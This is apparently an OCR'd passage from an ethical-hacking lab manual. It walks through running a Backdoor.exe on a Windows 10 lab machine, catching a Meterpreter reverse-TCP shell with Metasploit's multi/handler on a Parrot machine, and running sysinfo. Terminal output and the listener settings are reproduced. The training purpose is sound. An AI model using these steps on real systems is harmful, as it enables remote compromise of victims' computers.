
22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.


Manage
Downloads
File
Home
Share
View
Application Tools
This PC › Downloads
Name
Date modified
Type
Size
Quick access
Desktop
Downloads
Documents
Pictures
CEH-Tools (D:)
Music
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CEH-Tools (D:)
Network
Today (6)
secret.txt 8/24/2020 8:43 AM Text Document 1 KB
beRoot.exe 8/24/2020 7:02 AM Application 6,135 KB
BadDoc.docm 8/24/2020 2:55 AM Microsoft Word M... 27 KB
PowerUp.ps1 8/24/2020 1:26 AM Windows PowerS... 587 KB
Test.exe 8/24/2020 12:57 AM Application 73 KB
Backdoor.exe
Earlier this year (1)
desktop.ini
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\Admin\Downloads\Backdoor.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Admin\Downloads\Backdoor.exe
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?


23. Leave the **Windows 10** machine running and click Parrot Security to switch to the **Parrot Security** machine.
24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.
25. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.


Applications Places System
Mon Aug 24, 09:54
Parrot Terminal
File Edit View Search Terminal Help
---- --------------- -------- -----------
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Wildcard Target
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49875) at 2020-08-24 09:48:35 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter >

26. ☐ Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.



Applications Places System
Mon Aug 24, 09:55
Parrot Terminal
File Edit View Search Terminal Help
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Wildcard Target
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49875) at 2020-08-24 09:48:35 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer : WINDOWS10
OS : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >

27. ☐ Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.

